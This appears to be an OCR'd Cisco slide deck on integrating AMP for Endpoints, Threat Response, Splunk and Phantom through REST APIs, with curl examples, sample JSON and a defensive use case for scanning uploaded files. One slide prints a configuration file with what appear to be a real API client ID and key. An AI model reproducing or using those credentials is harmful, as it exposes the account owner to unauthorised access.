Threat Response Ecosystem

Malware Analysis

Cisco Threat Grid

Network

Cisco Firepower

Endpoint


Cisco AMP

Email

Cisco Email Security

DNS Security

Cisco Umbrella



SIEM

splunk>

NG Web Application Firewall

Signal Sciences

SOAR

swimlane

Open Ecosystem DevNet: https://developer.cisco.com/threat-response GitHub: https://github.com/CiscoSecurity

Splunk

1. Splunk → SIEM
2. Phantom → SOAR

splunk®

Splunk – Cisco Threat Response

- Query Threat Response for verdicts from within Splunk

splunk>enterprise App: Search & Reporting ▾ Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search Save As ▾ Close

```
index=ctr | eval observables = ip." ".sha256 | table observables | threatresponse verdict=observables
```

Last 24 hours ▾

✓ 1 event (10/24/19 5:00:00.000 PM to 10/25/19 5:39:01.000 PM) No Event Sampling ▾ Job ▾ Smart Mode ▾


Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

observables	cisco:tr:deliberate:observables:module	cisco:tr:deliberate:observables:observable	cisco:tr:deliberate:observables:disposition	cisco:tr:deliberate:observables:valid_time_start	cisco:tr:deliberate:observables:valid_time_end
52.168.18.255	AMP File Reputation	6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86	Malicious	2019-10-25T21:39:02.518Z	2525-01-01T00:00:00.000Z
6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86	AMP Global Intelligence	6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86	Malicious	2018-02-13T21:30:17.000Z	2525-01-01T00:00:00.000Z
	Talos Intelligence	52.168.18.255	Unknown	2019-10-25T21:39:02.362Z	2019-11-24T21:39:02.362Z
	Threat Grid	52.168.18.255	Unknown	2019-10-25T21:39:02.527Z	2019-11-24T21:39:02.527Z
	Umbrella				
	VirusTotal				

Splunk Phantom – Cisco Threat Response

- Initiate a query to Threat Response for Verdicts or Sightings of an observable and render in a table.
- 3 actions:
  - Verdict
  - Context
  - Test connectivity



Using the API’s to Create your own Integrations

API / Integrations

- AMP for Endpoints has 2 API Versions
- v0 – GET only
- v1 – adds DELETE, PATCH,POST
- v1 also allows for Streams

- All Data returned by the API will be in a JSON Envelope
- You can use curl, perl, python and create your own Integrations

How to get started

https://api-docs.amp.cisco.com/

- It's all documented :
  - Computer
    GET /v1/computers/{:connector_guid}/user_trajectory
    GET /v1/computers/{:connector_guid}
    GET /v1/computers
    GET /v1/computers/user_activity
    GET /v1/computers/{:connector_guid}/trajectory
    PATCH /v1/computers/{:connector_guid}
    DELETE /v1/computers/{:connector_guid}
  - Computer Activity
    GET /v1/computers/activity
  - Computer User Activity
    GET /v1/computers/user_activity
  - Event
    GET /v1/events
  - Event Type
    GET /v1/event_types
  - EventStream
    GET /v1/event_streams
    GET /v1/event_streams/{:id}
    POST /v1/event_streams
    PATCH /v1/event_streams/{:id}
    DELETE /v1/event_streams/{:id}
  - File List
    GET /v1/file_lists/application_blocking
    GET /v1/file_lists/{:file_list_guid}
    GET /v1/file_lists/simple_custom_detections
  - File List Item
    GET /v1/file_lists/{:file_list_guid}/files
    GET /v1/file_lists/{:file_list_guid}/files/{:sha256}
    POST /v1/file_lists/{:file_list_guid}/files/{:sha256}
    DELETE /v1/file_lists/{:file_list_guid}/files/{:sha256}
  - Group
    PATCH /v1/groups/{:group_guid}
    PATCH /v1/groups/{:child_guid}/parent
    GET /v1/groups
    GET /v1/groups/{:group_guid}
    POST /v1/groups
  - Policy
    GET /v1/policies
    GET /v1/policies/{:policy_guid}

Fetch a list of computers

GET /v1/computers

Fetch list of computers

Request

Requires Authorization

```
GET /v1/computers
```

Headers

```
accept: application/json
content-type: application/json
authorization: Basic FILTERED
```

cURL Edit, then copy and paste on your terminal

```
curl -X GET \
-H 'accept: application/json' \
-H 'content-type: application/json' \
--compressed -H 'Accept-Encoding: gzip, deflate' \
-u YOUR_API_CLIENT_ID \
'https://api.amp.cisco.com/v1/computers'
```

Response

Shortened for readability

```
strict-transport
content-type: ap
status: 200 OK
x-ratelimit-limi
x-ratelimit-rese
x-ratelimit-rema
x-frame-options:
x-ratelimit-rese
transfer-encodir
```


```
{
  "version": "v1.2.0",
  "metadata": {
    "links": {
      "self": "https://api.amp.cisco.com/v1/computers"
    },
    "results": {
      "total": 30,
      "current_item_count": 30,
      "index": 0,
      "items_per_page": 500
    }
  },
  "data": [
    {
      "connector_guid": "e714d352-f682-47ba-baa7-a1d574bc8fe4",
      "hostname": "Demo_AMP_Threat_Audit",
      "active": true,
      "links": {
        "computer": "https://api.amp.cisco.com/v1/computers/e714d35
        "trajectory": "https://api.amp.cisco.com/v1/computers/e714d
        "group": "https://api.amp.cisco.com/v1/groups/68665863-74d5-
      },
      "connector_version": "6.2.1.10782(AVC)",
      "operating_system": "Windows 7, SP 1.0",
      "internal_ips": [
        "77.189.252.203"
      ],
      "external_ip": "225.73.247.232",
      "group_guid": "68665863-74d5-4bc1-ac7f-5477b2b6406e",
      "install_date": "2018-09-18T18:56:52Z",
      "network_addresses": [
        {
          "mac": "3d:21:d6:d4:33:17",
          "ip": "77.189.252.203"
        }
      ],
      "policy": {
        "guid": "75f5a2b7-2875-41c1-9a11-0b212f347a08",
        "name": "Triage Policy"
      },
      "last_seen": "2018-09-18T18:56:52Z"
    },
    {
      "connector_guid": "ec48da32-c85c-4885-a280-cedfbf2baea5",
      "hostname": "Demo_AMP_Threat_Quarantined",
      "active": true,
      "links": {
        "computer": "https://api.amp.cisco.com/v1/computers/ec48da3
        "trajectory": "https://api.amp.cisco.com/v1/computers/ec48d
        "group": "https://api.amp.cisco.com/v1/groups/68665863-74d5-
      },
      "connector_version": "6.2.1.10782(AVC)",
      "operating_system": "Windows 7, SP 1.0",
      "internal_ips": [
        "46.164.189.54"
      ],
      "external_ip": "71.66.198.17",
      "group_guid": "68665863-74d5-4bc1-ac7f-5477b2b6406e",
      "install_date": "2018-09-18T18:56:52Z",
      "network_addresses": [
        {
          "mac": "93:88:4e:1e:c7:37",
          "ip": "46.164.189.54"
        }
      ],
      "policy": {
        "guid": "75f5a2b7-2875-41c1-9a11-0b212f347a08",
        "name": "Triage Policy"
      },
      "last_seen": "2018-09-18T18:56:52Z"
    }
  ]
}
```

Fetch a list of computers that have connected to given URL

GET /v1/computers/activity

Request

Requires Authorization

```
GET /v1/computers/activity?q=sovereutilizeignty.com&offset=0&limit=5
```

Headers

```
accept: application/json
content-type: application/json
authorization: Basic FILTERED
```

cURL Edit, then copy and paste on your terminal

```
curl -X GET \
-H 'accept: application/json' \
-H 'content-type: application/json' \
--compressed -H 'Accept-Encoding: gzip, deflate' \
-u YOUR_API_CLIENT_ID \
'https://api.amp.cisco.com/v1/computers/activity?q=sovereutilizeignt
```

Response

Actual Response


```
strict-transport-security: max-age=31536000
content-type: application/json; charset=utf-8
status: 200 OK
x-ratelimit-limit: 3000
x-ratelimit-reset: 2482
x-ratelimit-remaining: 2824
x-frame-options: SAMEORIGIN
x-ratelimit-resetdate: 2018-09-17T21:58:25Z
transfer-encoding: chunked
```


```
{
  "version": "v1.2.0",
  "metadata": {
    "links": {
      "self": "https://api.amp.cisco.com/v1/computers/activity?q=sov
    },
    "results": {
      "total": 0,
      "current_item_count": 0,
      "index": 0,
      "items_per_page": 5
    }
  },
  "data": [

  ]
}
```

Now let’s get really started.

https://console.amp.cisco.com



Get some code

https://github.com/QuiLoxx/ATS-APIs

Why GitHub? Business Explore Marketplace Pricing Search Sign in Sign up

QuiLoxx / ATS-APIs

Watch 14 Star 15 Fork 10

Code Issues 1 Pull requests 0 Projects 0 Insights

Join GitHub today

GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.

Sign up

Dismiss

No description, website, or topics provided.

119 commits 1 branch 0 releases 4 contributors

Branch: master New pull request Find file Clone or download

ankanani removed neipatel_amp-hostData2csv Latest commit a1543e2 on 16 Jul

amp4e	removed neipatel_amp-hostData2csv	5 months ago
firepower	updated feature	6 months ago
stealthwatch	new syslog based SW	a year ago
threatgrid	internal name change	a year ago
umbrella	Delete README.md	a year ago
README.md	updated readme	a year ago

README.md

ats-apis

Get some code

https://github.com/QuiLoxx/ATS-APIs

- Download zip, or git clone https://github.com/QuiLoxx/ATS-APIs.git
- cd ATS-APIs/amp4e/neipatel_event-stream
- Edit (vi, nano) parameters.json

```
{
"debug" : true,
"client_id": "9c61a026a5f20436e511",
"api_key" : "a601790b-9805-4a3c-99b4-
38c7354a32de",
"endpoint" : "api.amp.cisco.com",
"group_name" : "Protect",
"event_name" : "Threat Detected",
"event_ids" : [1090519054, 553648130,
554696714, 554696715],
"id_or_name" : "id"
}
```

Event IDs ?

https://api.amp.cisco.com/v1/event_types

- curl -X GET \ -H 'accept: application/json' \ -H 'content-type: application/json' \ --compressed -H 'Accept-Encoding: gzip, deflate' \ -u YOUR_API_CLIENT_ID \ 'https://api.amp.cisco.com/v1/event_types'


```
version:        "v1.2.0"
metadata:
  links:
    self:       "https://api.amp.cisco.com/v1/event_types"
  results:
    total:      93
```

```
data:
  0:
    id:         553648130
    name:       "Policy Update"
    description: "An agent has been told to fetch policy."
  1:
    id:         554696714
    name:       "Scan Started"
    description: "An agent has started scanning."
  2:
    id:         554696715
    name:       "Scan Completed, No Detections"
    description: "A scan has completed without detecting anything malicious."
  3:
    id:         1091567628
    name:       "Scan Completed With Detections"
    description: "A scan has completed and detected malicious items."
  4:
    id:         2165309453
    name:       "Scan Failed"
    description: "A scan has been attempted, and failed to run."
  5:
    id:         1090519054
    name:       "Threat Detected"
    description: "A threat was found on this system."
```


Run some code

./amp_event_stream.py


```
 [x] Received
'{"id":1543828593054437020,"timestamp":1543828593,"timestamp_nanoseconds":54437000,"date":"2018-12-
03T09:16:33+00:00","event_type":"ThreatDetected","event_type_id":1090519054,"detection":"EICAR.TEST.FILE.F
romHash","detection_id":"12908180009449217","connector_guid":"b19279dc-926c-4e1f-9959-
9fa86c4a892b","group_guids":["3c3d0879-b212-4c90-8c54-
95e424520e20"],"severity":"Medium","computer":{"connector_guid":"b19279dc-926c-4e1f-9959-
9fa86c4a892b","hostname":"trosenda\xe2\x80\x99s MacBook
Pro","external_ip":"173.38.220.61","user":"u","active":true,"network_addresses":[{"ip":"192.168.0.98","mac
":"4c:32:75:98:5b:27"},{"ip":"","mac":"6a:00:02:dd:7a:c0"},{"ip":"","mac":"6a:00:02:dd:7a:c1"}],"links":{"
computer":"https://api.amp.cisco.com/v1/computers/b19279dc-926c-4e1f-9959-
9fa86c4a892b","trajectory":"https://api.amp.cisco.com/v1/computers/b19279dc-926c-4e1f-9959-
9fa86c4a892b/trajectory","group":"https://api.amp.cisco.com/v1/groups/3c3d0879-b212-4c90-8c54-
95e424520e20"}},"file":{"disposition":"Malicious","file_name":"Unconfirmed 235504.crdownload","file_path":
"/Users/trosenda/Downloads/Unconfirmed
235504.crdownload","identity":{"sha256":"275A021BBFB6489E54D471899F7DB9D1663FC695EC2FE2A2C4538AABF651FD0F"
},"parent":{"process_id":5143,"disposition":"Clean","file_name":"Google
Chrome","identity":{"sha256":"689AC49CEA175D43B2A6D50DC9219FAB72DBE118C66E6A598CF9A53F3BA9863A"}}}}'
```


Some more Examples

https://github.com/CiscoSecurity

- 01_authentication.py
- 02a_get_computers_list.py
- 02b_get_computer_details.py
- 02c_get_computer_trajectory.py
- 02d_get_computer_user_trajectory.py
- 02e_get_user_activity.py
- 02f_search_environment_for_indicator.py
- 02g_move_computer_to_group.py

amp-04-process-name-to-network-connections

Searches an environment for a process name and collects observed network connections

amp-04-sha256-to-network-connections

Searches an environment for a SHA256 and collects observed network connections

amp-04-check-sha256-execution


Check if a given SHA256 has been executed in an AMP for Endpoints environment

A simple Use Case:

Automated Document Analysis leveraging API Integration

Use Case – Automated Document Analysis

- Organizations have to accept files from external sources, upload portals are created frequently for this purpose
  - Examples: Applications for Employment, File Sharing Platforms for Schools and Universities
- These files are from unknown/untrusted sources and need to be checked
- We can leverage AMP File Reputation and Threat Grid File Analysis before delivering the files to the receiving department

